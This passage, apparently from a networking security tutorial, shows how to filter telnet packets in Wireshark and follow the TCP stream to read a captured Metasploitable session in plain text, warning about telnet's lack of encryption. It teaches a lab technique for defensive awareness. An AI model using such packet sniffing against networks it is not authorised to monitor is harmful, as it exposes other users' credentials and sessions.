




In the filter field type telnet and press Enter to see all telnet traffic that was captured.



Right click one of the telnet packets go to follow side menu and select tcp stream.



Now you can see the telnet connection in plain text with wireshark. *This is one of the risk of using Telnet. If someone in your network is using wireshark or any other packet capture tool they will be able to see the telnet traffic in plain text.*

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```